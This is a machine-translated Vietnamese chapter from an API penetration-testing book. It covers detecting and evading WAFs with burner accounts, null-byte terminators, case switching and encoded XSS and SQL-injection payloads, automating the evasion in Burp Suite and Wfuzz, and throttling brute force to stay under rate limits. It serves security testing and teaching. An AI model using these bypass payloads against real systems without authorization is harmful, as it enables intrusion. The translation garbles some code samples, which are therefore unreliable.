PHẦN IV

HACK API TRONG THẾ GIỚI THỰC

13

KỸ THUẬT INGEVASIVE ỨNG DỤNG VÀ KIỂM TRA GIỚI HẠN R ATE

Trong chương này, chúng ta sẽ đề cập đến các kỹ thuật để trốn tránh hoặc bỏ qua các biện pháp kiểm soát bảo mật API phổ biến. Sau đó, chúng tôi sẽ áp dụng những trốn tránh này kỹ thuật để kiểm tra và bỏ qua giới hạn tốc độ.

Khi kiểm tra hầu hết mọi API, bạn sẽ gặp phải các biện pháp kiểm soát bảo mật cản trở tiến trình của mình. Chúng có thể ở dạng WAF quét các yêu cầu của bạn để tìm các cuộc tấn công phổ biến, xác thực đầu vào hạn chế loại đầu vào bạn gửi hoặc giới hạn tốc độ hạn chế số lượng yêu cầu bạn có thể thực hiện.

Vì các API REST không có trạng thái, các nhà cung cấp API phải tìm cách quy kết nguồn gốc của yêu cầu một cách hiệu quả và họ sẽ sử dụng một số chi tiết về quy kết đó để chặn các cuộc tấn công của bạn. Như bạn sẽ sớm thấy, nếu chúng ta có thể khám phá những chi tiết đó, chúng ta thường có thể đánh lừa API.

Trốn tránh kiểm soát bảo mật API

Một số môi trường bạn gặp có thể có tường lửa ứng dụng web (WAF) và các máy Skynet “thông minh nhân tạo” giám sát lưu lượng mạng, sẵn sàng chặn mọi yêu cầu bất thường mà bạn gửi

cách của họ. WAF là biện pháp kiểm soát bảo mật phổ biến nhất được áp dụng để bảo vệ API. WAF về cơ bản là phần mềm kiểm tra các yêu cầu API để tìm hoạt động độc hại. Nó đo tất cả lưu lượng truy cập theo một ngưỡng nhất định và sau đó thực hiện hành động nếu phát hiện thấy bất kỳ điều gì bất thường. Nếu bạn nhận thấy có WAF, bạn có thể thực hiện các biện pháp phòng ngừa để tránh bị chặn tương tác với mục tiêu của mình.

Kiểm soát an ninh hoạt động như thế nào

Các biện pháp kiểm soát bảo mật có thể khác nhau giữa các nhà cung cấp API tiếp theo, nhưng ở cấp độ cao, chúng sẽ có một số ngưỡng cho hoạt động độc hại sẽ kích hoạt phản hồi. Ví dụ, WAF có thể được kích hoạt bởi nhiều thứ:

- Quá nhiều yêu cầu tài nguyên không tồn tại
- Quá nhiều yêu cầu trong một khoảng thời gian ngắn
- Các nỗ lực tấn công phổ biến như tấn công SQL injection và XSS
- Hành vi bất thường chẳng hạn như kiểm tra lỗ hổng ủy quyền

Giả sử rằng ngưỡng của WAF cho mỗi danh mục này là ba yêu cầu. Đối với yêu cầu có vẻ nguy hiểm thứ tư, WAF sẽ có một số loại phản hồi, cho dù điều này có nghĩa là gửi cho bạn một cảnh báo, cảnh báo cho những người bảo vệ API, giám sát hoạt động của bạn một cách kỹ lưỡng hơn hay chỉ đơn giản là chặn bạn. Ví dụ: nếu có WAF và đang thực hiện công việc của nó, các cuộc tấn công thông thường như các lần tiêm sau đây sẽ kích hoạt phản hồi:

```
'
  HOẶC 1=1

quản trị viên'

<script>cảnh báo('XSS')</script>
```

Câu hỏi đặt ra là, Làm cách nào để các biện pháp kiểm soát bảo mật của nhà cung cấp API có thể chặn bạn khi nó phát hiện ra những điều này? Những điều khiển này phải có một số cách để xác định bạn là ai. Ghi công là việc sử dụng một số thông tin để xác định duy nhất kẻ tấn công và các yêu cầu của họ. Hãy nhớ rằng các API RESTful ít trạng thái hơn, vì vậy mọi thông tin được sử dụng để phân bổ phải được chứa trong yêu cầu. Thông tin này thường bao gồm địa chỉ IP, tiêu đề gốc, mã thông báo ủy quyền và siêu dữ liệu của bạn. Siêu dữ liệu là thông tin bổ sung do người bảo vệ API cung cấp, chẳng hạn như mẫu yêu cầu, tốc độ yêu cầu và sự kết hợp của các tiêu đề có trong yêu cầu.

Tất nhiên, các sản phẩm cao cấp hơn có thể chặn bạn dựa trên nhận dạng mẫu và hành vi bất thường. Ví dụ: nếu 99 phần trăm cơ sở người dùng của API thực hiện các yêu cầu theo những cách nhất định, thì nhà cung cấp API có thể sử dụng công nghệ phát triển đường cơ sở của hành vi dự kiến và sau đó chặn mọi yêu cầu bất thường. Tuy nhiên, một số nhà cung cấp API sẽ không cảm thấy thoải mái khi sử dụng các công cụ này vì họ có nguy cơ chặn khách hàng tiềm năng không tuân theo quy tắc. Thường có một cuộc chiến giằng co giữa sự thuận tiện và an ninh.

LƯU Ý ong thử nghiệm hộp trắng hoặc hộp xám, sẽ hợp lý hơn nếu yêu cầu quyền truy cập trực tiếp vào API từ ứng dụng khách của bạn để bạn đang thử nghiệm chính API đó thay vì các biện pháp kiểm soát bảo mật hỗ trợ cổng. Ví dụ: bạn có thể được cung cấp tài khoản cho các vai trò khác nhau. Nhiều kỹ thuật lảng tránh trong chương này hữu ích nhất trong kiểm thử hộp đen.

Phát hiện kiểm soát bảo mật API

Cách dễ nhất để phát hiện các biện pháp kiểm soát bảo mật API là tấn công API bằng súng. Nếu bạn ném bồn rửa bát vào nó bằng cách quét, làm mờ và gửi cho nó những yêu cầu độc hại, bạn sẽ nhanh chóng tìm ra liệu các biện pháp kiểm soát an ninh có cản trở quá trình thử nghiệm của bạn hay không. Vấn đề duy nhất với phương pháp này là bạn có thể chỉ học được một điều: rằng bạn đã bị chặn thực hiện bất kỳ yêu cầu nào khác đối với máy chủ.

Thay vì cách tiếp cận tấn công trước, đặt câu hỏi sau, tôi khuyên bạn trước tiên nên sử dụng API như dự kiến. Bằng cách đó, bạn sẽ có cơ hội hiểu chức năng của ứng dụng trước khi gặp rắc rối. Ví dụ: bạn có thể xem xét tài liệu hoặc xây dựng bộ sưu tập các yêu cầu hợp lệ, sau đó vạch ra API với tư cách là người dùng hợp lệ. Bạn cũng có thể sử dụng thời gian này để xem xét các phản hồi API để tìm bằng chứng về WAF. WAF thường sẽ bao gồm các tiêu đề với phản hồi của chúng.

Ngoài ra, hãy chú ý đến các tiêu đề như X-CDN trong yêu cầu hoặc phản hồi, điều đó có nghĩa là API đang tận dụng mạng phân phối nội dung (CDN). CDN cung cấp một cách để giảm độ trễ trên toàn cầu bằng cách lưu vào bộ đệm các yêu cầu của nhà cung cấp API. Ngoài ra, CDN thường sẽ cung cấp WAF dưới dạng dịch vụ. Các nhà cung cấp API ủy quyền lưu lượng truy cập của họ thông qua CDN thường sẽ bao gồm các tiêu đề như sau:

```
X-CDN: Không thấm nước

X-CDN: Được cung cấp bởi Zenedge

X-CDN: nhanh chóng

X-CDN: akamai

X-CDN: Incapsula

X-Kong-Proxy-Độ trễ: 123

Máy chủ: Zenedge

Máy chủ: Kestrel

X-Zen-Fury

X-URI gốc
```

Một phương pháp khác để phát hiện WAF, và đặc biệt là các WAF do CDN cung cấp, là sử dụng Proxy và Repeater của Burp Suite để theo dõi các yêu cầu của bạn được gửi tới một proxy. Phản hồi 302 chuyển tiếp bạn đến CDN sẽ là dấu hiệu cho thấy điều này.

Ngoài việc phân tích các câu trả lời theo cách thủ công, bạn có thể sử dụng một công cụ như như W3af, Wafw00f hoặc Bypass WAF để chủ động phát hiện WAF. Nmap cũng có một tập lệnh giúp phát hiện WAF:

```
$ nmap -p 80 –script http-waf-detect http://hapihacker.com
```

Khi bạn đã khám phá ra cách bỏ qua WAF hoặc kiểm soát bảo mật khác, nó sẽ giúp tự động hóa phương pháp trốn tránh của bạn để gửi các tập hợp trọng tải lớn hơn. Ở cuối chương này, tôi sẽ trình bày cách bạn có thể tận dụng chức năng được tích hợp trong cả Burp Suite và Wfuzz để thực hiện việc này.

Sử dụng tài khoản Burner

Khi bạn đã phát hiện ra sự hiện diện của WAF, đã đến lúc khám phá cách nó phản ứng với các cuộc tấn công. Điều này có nghĩa là bạn sẽ cần phát triển một đường cơ sở cho các biện pháp kiểm soát bảo mật API tại chỗ, tương tự như các đường cơ sở bạn đã thiết lập khi làm mờ trong Chương 9. Để thực hiện thử nghiệm này, tôi khuyên bạn nên sử dụng trình ghi
tài khoản.

Tài khoản ổ ghi là tài khoản hoặc mã thông báo bạn có thể loại bỏ nếu API
cơ chế phòng thủ cấm bạn. Những tài khoản này làm cho thử nghiệm của bạn an toàn hơn. Ý tưởng rất đơn giản: tạo một số tài khoản bổ sung trước khi bạn bắt đầu bất kỳ cuộc tấn công nào và sau đó lấy danh sách ngắn các mã thông báo ủy quyền mà bạn có thể sử dụng trong quá trình thử nghiệm.
Khi đăng ký các tài khoản này, hãy đảm bảo bạn sử dụng thông tin không được liên kết với các tài khoản khác của mình. Nếu không, hệ thống phòng thủ hoặc bảo vệ API thông minh có thể thu thập dữ liệu bạn cung cấp và liên kết dữ liệu đó với mã thông báo bạn tạo. Do đó, nếu quy trình đăng ký yêu cầu địa chỉ email hoặc tên đầy đủ, hãy đảm bảo sử dụng các tên và địa chỉ email khác nhau cho từng địa chỉ. Tùy thuộc vào mục tiêu của bạn, bạn thậm chí có thể muốn đưa nó lên cấp độ tiếp theo và ngụy trang địa chỉ IP của mình bằng cách sử dụng VPN hoặc proxy trong khi đăng ký tài khoản.

Lý tưởng nhất là bạn sẽ không cần ghi bất kỳ tài khoản nào trong số này. Nếu bạn có thể trốn tránh phát hiện ở nơi đầu tiên, bạn sẽ không cần phải lo lắng về việc bỏ qua kiểm soát, vì vậy hãy bắt đầu từ đó.

Kỹ thuật lảng tránh

Trốn tránh kiểm soát an ninh là một quá trình thử và sai. Một số kiểm soát bảo mật có thể không quảng cáo sự hiện diện của chúng với các tiêu đề phản hồi; thay vào đó, họ có thể bí mật chờ đợi sai lầm của bạn. Tài khoản trình ghi sẽ giúp bạn xác định các hành động sẽ kích hoạt phản hồi và sau đó bạn có thể cố gắng tránh những hành động đó hoặc bỏ qua việc phát hiện bằng tài khoản tiếp theo của mình.

Các biện pháp sau đây có thể có hiệu quả trong việc bỏ qua những hạn chế này.

Kẻ hủy diệt chuỗi

Các byte rỗng và các tổ hợp ký hiệu khác thường đóng vai trò là dấu kết thúc chuỗi hoặc ký tự siêu dữ liệu được sử dụng để kết thúc chuỗi. Nếu các biểu tượng này không được lọc ra, chúng có thể chấm dứt các bộ lọc kiểm soát bảo mật API có thể được áp dụng. Chẳng hạn, khi bạn có thể gửi thành công một byte rỗng, nó được nhiều ngôn ngữ lập trình phụ trợ diễn giải như một ký hiệu cho

ngừng xử lý. Nếu byte rỗng được xử lý bởi một chương trình phụ trợ xác thực đầu vào của người dùng, thì chương trình xác thực đó có thể bị bỏ qua vì nó ngừng xử lý đầu vào.

Dưới đây là danh sách các trình kết thúc chuỗi tiềm năng mà bạn có thể sử dụng:

%00	[]
0x00	%5B%5D
//	%09
;	%0a
%	%0b
!	%0c
?	%0e

Các bộ kết thúc chuỗi có thể được đặt trong các phần khác nhau của yêu cầu để cố gắng vượt qua mọi hạn chế tại chỗ. Ví dụ: trong cuộc tấn công XSS sau trên trang hồ sơ người dùng, các byte rỗng được nhập vào tải trọng có thể bỏ qua các quy tắc lọc cấm các thẻ tập lệnh:

```
ĐĂNG /api/v1/người dùng/hồ sơ/cập nhật
--snip--

{
"uname": "<s%00cript>cảnh báo(1);</s%00cript>"
"email": "hapi@hacker.com"
}
```

Một số danh sách từ hiện có có thể được sử dụng cho các nỗ lực làm mờ nói chung, chẳng hạn như danh sách siêu ký tự của SecLists (được tìm thấy trong thư mục Fuzzing) và danh sách các ký tự xấu Wfuzz (được tìm thấy trong thư mục Tiêm).
Cẩn thận với nguy cơ bị cấm khi sử dụng danh sách từ như thế này trong một môi trường được bảo vệ tốt. Trong một môi trường nhạy cảm, có thể tốt hơn là kiểm tra từ từ các siêu ký tự trên các tài khoản trình ghi khác nhau. Bạn có thể thêm một siêu ký tự vào các yêu cầu mà bạn đang thử nghiệm bằng cách chèn nó vào các cuộc tấn công khác nhau và xem xét kết quả để tìm các lỗi duy nhất hoặc các điểm bất thường khác.

Chuyển trường hợp

Đôi khi, các biện pháp kiểm soát bảo mật API không hoạt động. Chúng thậm chí có thể ngu ngốc đến mức tất cả những gì cần thiết để vượt qua chúng là thay đổi trường hợp của các ký tự được sử dụng trong tải trọng tấn công của bạn. Hãy thử viết hoa một số chữ cái và để những chữ cái khác viết thường. Một nỗ lực viết kịch bản chéo trang sẽ biến thành một cái gì đó như thế này:

```
<sCriPt>alert('supervuln')</scrIpT>
```

Hoặc bạn có thể thử yêu cầu SQL injection sau:


```
Chọn * RoM all_tables
chọn @@vErSion
```

Nếu bên phòng thủ sử dụng các quy tắc để chặn các cuộc tấn công nhất định, thì có khả năng việc thay đổi trường hợp sẽ bỏ qua các quy tắc đó.

Mã hóa tải trọng

Để nâng các nỗ lực bỏ qua WAF của bạn lên một tầm cao mới, hãy thử mã hóa tải trọng. Tải trọng được mã hóa thường có thể đánh lừa WAF trong khi vẫn đang được ứng dụng hoặc cơ sở dữ liệu đích xử lý. Ngay cả khi WAF hoặc quy tắc xác thực đầu vào chặn một số ký tự hoặc chuỗi nhất định, nó có thể bỏ lỡ các phiên bản được mã hóa của các ký tự đó. Kiểm soát bảo mật phụ thuộc vào các tài nguyên được phân bổ cho chúng; cố gắng dự đoán mọi cuộc tấn công là không thực tế đối với các nhà cung cấp API.

Mô-đun Bộ giải mã của Burp Suite hoàn hảo để mã hóa và giải mã nhanh các tải trọng. Chỉ cần nhập tải trọng bạn muốn mã hóa và chọn loại mã hóa bạn muốn (xem Hình 13-1).



Hình 13-1: Bộ giải mã Burp Suite

Đối với hầu hết các phần, mã hóa URL có cơ hội tốt nhất để được giải thích bởi ứng dụng được nhắm mục tiêu, nhưng HTML hoặc base64 cũng có thể hoạt động tốt.

Khi mã hóa, hãy tập trung vào các ký tự có thể bị chặn, chẳng hạn như:

```
< > ( ) [ ] { } ;    ' / \ |
```

Bạn có thể mã hóa một phần tải trọng hoặc toàn bộ tải trọng. Dưới đây là các ví dụ về tải trọng XSS được mã hóa:

```
%3cscript%3ealert %28%27supervuln%27%28%3c%2fscript %3e
%3c%73%63%72%69%70%74%3ealert('supervuln')%3c%2f%73%63%72%69%70%74%3e
```


Bạn thậm chí có thể mã hóa kép tải trọng. Điều này sẽ thành công nếu kiểm soát bảo mật kiểm tra đầu vào của người dùng thực hiện quy trình giải mã và sau đó các dịch vụ phụ trợ của ứng dụng thực hiện vòng giải mã thứ hai. Tải trọng được mã hóa kép có thể bỏ qua sự phát hiện từ

kiểm soát bảo mật và sau đó được chuyển đến phần phụ trợ, nơi nó sẽ được giải mã và xử lý lại.

Tự động trốn tránh với Burp Suite

Khi bạn đã khám phá ra một phương pháp bỏ qua WAF thành công, đã đến lúc tận dụng chức năng được tích hợp trong các công cụ làm mờ của bạn để tự động hóa các cuộc tấn công né tránh của bạn. Hãy bắt đầu với Kẻ xâm nhập của Burp Suite. Trong tùy chọn Intruder Payloads là một phần có tên là Xử lý tải trọng cho phép bạn thêm các quy tắc mà Burp sẽ áp dụng cho từng tải trọng trước khi nó được gửi đi.

Nhấp vào nút Thêm sẽ hiển thị một màn hình cho phép bạn thêm các quy tắc khác nhau vào mỗi tải trọng, chẳng hạn như tiền tố, hậu tố, mã hóa, hàm băm và đầu vào tùy chỉnh (xem Hình 13-2). Nó cũng có thể khớp và thay thế các ký tự khác nhau.




Hình 13-2: Màn hình Thêm quy tắc xử lý tải trọng

Giả sử bạn phát hiện ra rằng bạn có thể bỏ qua WAF bằng cách thêm một byte rỗng trước và sau tải trọng được mã hóa URL. Bạn có thể chỉnh sửa danh sách từ để phù hợp với các yêu cầu này hoặc thêm quy tắc xử lý.

Ví dụ của chúng tôi, chúng tôi sẽ cần tạo ba quy tắc. Burp Suite áp dụng các quy tắc xử lý tải trọng từ trên xuống dưới, vì vậy, nếu chúng tôi không muốn các byte rỗng được mã hóa, chẳng hạn, trước tiên chúng tôi cần mã hóa tải trọng và sau đó thêm các byte rỗng.

Quy tắc đầu tiên sẽ là mã hóa URL tất cả các ký tự trong tải trọng. Chọn loại quy tắc Mã hóa , chọn tùy chọn URL-Mã hóa Tất cả Ký tự , sau đó bấm OK để thêm quy tắc. Quy tắc thứ hai sẽ là thêm byte rỗng trước tải trọng. Điều này có thể được thực hiện bằng cách chọn quy tắc Thêm tiền tố và đặt tiền tố thành %00. Cuối cùng, tạo quy tắc để thêm byte rỗng sau tải trọng. Đối với điều này, hãy sử dụng quy tắc Thêm hậu tố và đặt hậu tố thành %00. Nếu bạn đã làm theo, các quy tắc xử lý tải trọng của bạn phải khớp với Hình 13-3.



Hình 13-3: Các tùy chọn xử lý tải trọng của kẻ xâm nhập

Để kiểm tra quá trình xử lý tải trọng của bạn, hãy khởi chạy một cuộc tấn công và xem xét tải trọng yêu cầu:

```
ĐĂNG /api/v3/user?id=%00%75%6e%64%65%66%69%6e%65%64%00
ĐĂNG /api/v3/user?id=%00%75%6e%64%65%66%00
ĐĂNG /api/v3/user?id=%00%28%6e%75%6c%6c%29%00
```

Kiểm tra cột Tải trọng của cuộc tấn công của bạn để đảm bảo rằng tải trọng đã được xử lý đúng cách.

Tự động trốn tránh với Wfuzz

Wfuzz cũng có một số khả năng tuyệt vời để xử lý tải trọng. Bạn có thể tìm thấy tài liệu xử lý tải trọng của nó trong phần Sử dụng nâng cao tại https://wfuzz.readthedocs.io.

Nếu bạn cần mã hóa tải trọng, bạn cần biết tên của bộ mã hóa mà bạn muốn sử dụng (xem Bảng 13-1). Để xem danh sách tất cả các bộ mã hóa Wfuzz, hãy sử dụng như sau:

```
$ wfuzz -e bộ mã hóa
```

Bảng 13-1: Một ví dụ về các bộ mã hóa Wfuzz có sẵn

tên danh mục		Bản tóm tắt
băm	cơ sở64	Mã hóa chuỗi đã cho bằng base64.
url	mã ulen	Thay thế các ký tự đặc biệt trong chuỗi bằng %xx , bỏ trốn. Các chữ cái, chữ số và ký tự ' không _ . - bao giờ được trích dẫn.
mặc định	random_upper	Thay thế các ký tự ngẫu nhiên trong chuỗi bằng chữ in hoa.
băm	md5	Áp dụng hàm băm MD5 cho chuỗi đã cho.
mặc định	không có	Trả về tất cả các ký tự mà không thay đổi.
mặc định	lục hóa	Chuyển đổi mọi byte dữ liệu thành biểu diễn hex hai chữ số tương ứng.

Tiếp theo, để sử dụng bộ mã hóa, hãy thêm dấu phẩy vào tải trọng và chỉ định tên của nó:

```
$ wfuzz -z tệp,wordlist/api/common.txt,base64 http://hapihacker.com/FUZZ
```

Trong ví dụ này, mọi tải trọng sẽ được mã hóa base64 trước khi được gửi trong một yêu cầu.

Tính năng bộ mã hóa cũng có thể được sử dụng với nhiều bộ mã hóa. Để tải trọng được xử lý bởi nhiều bộ mã hóa trong các yêu cầu riêng biệt, hãy chỉ định chúng bằng dấu gạch nối. Ví dụ: giả sử bạn đã chỉ định tải trọng "a" với mã hóa được áp dụng như sau:

```
$ wfuzz -z danh sách,a,base64-md5-none
```

Bạn sẽ nhận được một tải trọng được mã hóa thành base64, một tải trọng khác được mã hóa bởi MD5 và một tải trọng cuối cùng ở dạng ban đầu (không có bộ mã hóa nào có nghĩa là “không được mã hóa”). Điều này sẽ dẫn đến ba trọng tải khác nhau.

Nếu bạn đã chỉ định ba tải trọng, thì việc sử dụng dấu gạch nối cho ba bộ mã hóa sẽ gửi tổng cộng chín yêu cầu, như sau:

```
$ wfuzz -z list,abc,base64-md5-none -u http://hapihacker.com/api/v2/FUZZ
000000002: 404              0 L        2 W          155 Chương        "0cc175b9c0f1b6a831c399e269772661"
000000005: 404 "92eb5ffee6ae2fec3ad71c777531578f"  155 Chương
000000008: 404              0 L        2 W          155 Chương        "4a8a08f09d37b73795649038408b5f33"
000000004: 404              0 L        2 W          127 Chương        "Yg =="
000000009: 404              0 L        2 W          124 Chương        "c"
000000003: 404              0 L        2 W          124 Chương        "Một"
000000007: 404              0 L        2 W          127 Chương        "Ừ =="
000000001: 404              0 L        2 W          127 Chương        "YQ =="
000000006: 404              0 L        2 W          124 Chương        "b"
```

Thay vào đó, nếu bạn muốn mỗi tải trọng được xử lý bởi nhiều bộ mã hóa, tách các bộ mã hóa bằng dấu @ :

```
$ wfuzz -z list,aaaa-bbbbb-ccccc,base64@random_upper -u http://192.168.195.130:8888/identity/
api/auth/v2/FUZZ
000000003: 404              0 L        2 W          131 Chương        "Q0NDQ2M="
000000001: 404              0 L        2 W          131 Chương        "QUFhQUE="
000000002: 404              0 L        2 W          131 Chương        "YkJCYmI="
```

Trong ví dụ này, trước tiên Wfuzz sẽ áp dụng các chữ cái viết hoa ngẫu nhiên cho từng tải trọng và sau đó mã hóa base64 cho tải trọng đó. Điều này dẫn đến một yêu cầu được gửi cho mỗi tải trọng.

Các tùy chọn Burp Suite và Wfuzz này sẽ giúp bạn xử lý các cuộc tấn công của mình theo những cách giúp bạn vượt qua bất kỳ biện pháp kiểm soát bảo mật nào cản đường bạn. Để tìm hiểu sâu hơn về chủ đề bỏ qua WAF, tôi khuyên bạn nên xem kho lưu trữ GitHub tuyệt vời-WAF (https://github.com/0xInfection/
Tuyệt vời-WAF), nơi bạn sẽ tìm thấy rất nhiều thông tin tuyệt vời.

Giới hạn tỷ lệ thử nghiệm

Bây giờ bạn đã hiểu một số kỹ thuật trốn tránh, hãy sử dụng chúng để kiểm tra giới hạn tốc độ của API. Không giới hạn tốc độ, người tiêu dùng API có thể yêu cầu bao nhiêu thông tin họ muốn, với tần suất họ muốn. Do đó, nhà cung cấp có thể phải chịu thêm chi phí liên quan đến tài nguyên máy tính của mình hoặc thậm chí trở thành nạn nhân của một cuộc tấn công DoS. Ngoài ra, các nhà cung cấp API thường sử dụng giới hạn tỷ lệ như một phương pháp kiếm tiền từ API của họ. Do đó, giới hạn tỷ lệ là một biện pháp kiểm soát bảo mật quan trọng để tin tặc kiểm tra.

Để xác định giới hạn tốc độ, trước tiên hãy tham khảo tài liệu API và tài liệu tiếp thị để biết bất kỳ thông tin liên quan nào. Nhà cung cấp API có thể bao gồm các chi tiết giới hạn tỷ lệ công khai trên trang web của mình hoặc trong tài liệu API. Nếu thông tin này không được quảng cáo, hãy kiểm tra tiêu đề của API. API thường bao gồm các tiêu đề như sau để cho bạn biết bạn có thể thực hiện thêm bao nhiêu yêu cầu trước khi vi phạm giới hạn:

```
x-rate-giới hạn:

x-rate-limit-còn lại:
```

Các API khác sẽ không có bất kỳ chỉ báo giới hạn tốc độ nào, nhưng nếu bạn vượt quá giới hạn, bạn sẽ thấy mình bị chặn hoặc cấm tạm thời. Bạn có thể bắt đầu nhận được các mã phản hồi mới, chẳng hạn như 429 Too Many Requests. Chúng có thể bao gồm một tiêu đề như Thử lại sau: cho biết khi nào bạn có thể gửi yêu cầu bổ sung.

Để giới hạn tốc độ hoạt động, API phải làm đúng nhiều thứ.
Điều này có nghĩa là tin tặc chỉ phải tìm ra một điểm yếu duy nhất trong hệ thống. Giống như các biện pháp kiểm soát bảo mật khác, giới hạn tốc độ chỉ hoạt động nếu nhà cung cấp API có thể phân bổ yêu cầu cho một người dùng, thường là địa chỉ IP, dữ liệu yêu cầu và siêu dữ liệu của họ. Yếu tố rõ ràng nhất được sử dụng để chặn kẻ tấn công là địa chỉ IP và mã thông báo ủy quyền của chúng. Trong các yêu cầu API, mã thông báo ủy quyền được sử dụng làm phương tiện nhận dạng chính, vì vậy nếu có quá nhiều yêu cầu được gửi từ mã thông báo, thì mã đó có thể bị đưa vào danh sách hư hỏng và bị cấm tạm thời hoặc vĩnh viễn. Nếu mã thông báo không được sử dụng, WAF có thể xử lý một địa chỉ IP nhất định theo cùng một cách.

Có hai cách để giới hạn tỷ lệ thử nghiệm. Một là để tránh bị giới hạn tỷ lệ hoàn toàn. Thứ hai là bỏ qua cơ chế đang chặn bạn khi bạn bị giới hạn tỷ lệ. Chúng ta sẽ khám phá cả hai phương pháp trong suốt phần còn lại của chương này.

Lưu ý về giới hạn tỷ lệ lỏng lẻo

Tất nhiên, một số giới hạn tốc độ có thể lỏng lẻo đến mức bạn không cần phải vượt qua chúng để tiến hành một cuộc tấn công. Giả sử giới hạn tốc độ được đặt thành 15.000 yêu cầu mỗi phút và bạn muốn brute-force một mật khẩu với 150.000 khả năng khác nhau. Bạn có thể dễ dàng duy trì trong giới hạn tốc độ bằng cách dành 10 phút để lướt qua mọi mật khẩu có thể.


Trong những trường hợp này, bạn chỉ cần đảm bảo rằng tốc độ mạnh mẽ của mình không vượt quá giới hạn này. Ví dụ: tôi đã trải nghiệm Wfuzz đạt tốc độ 10.000 yêu cầu chỉ trong chưa đầy 24 giây (tức là 428 yêu cầu

môi giây). Trong trường hợp đó, bạn cần giảm tốc độ của Wfuzz để duy trì trong giới hạn này. Sử dụng tùy chọn -t cho phép bạn chỉ định số lượng kết nối đồng thời và tùy chọn -s cho phép bạn chỉ định thời gian trễ giữa các yêu cầu. Bảng 13-2 cho thấy các tùy chọn Wfuzz -s có thể .

Bảng 13-2: Tùy chọn Wfuzz -s cho các yêu cầu điều tiết

Độ trễ giữa các yêu cầu (giây)	Số lượng yêu cầu gần đúng đã gửi
0,01	10 mỗi giây
1	1 mỗi giây
6	10 mỗi phút
60	1 mỗi phút

Vì Intruder của Burp Suite CE được điều chỉnh theo thiết kế, nó cung cấp một cách tuyệt vời để ở trong giới hạn giới hạn tỷ lệ thấp nhất định. Nếu bạn đang sử dụng Burp Suite Pro, hãy thiết lập Nhóm tài nguyên của kẻ xâm nhập để giới hạn tốc độ gửi yêu cầu (xem Hình 13-4).



Hình 13-4: Nhóm tài nguyên của kẻ xâm nhập Burp Suite

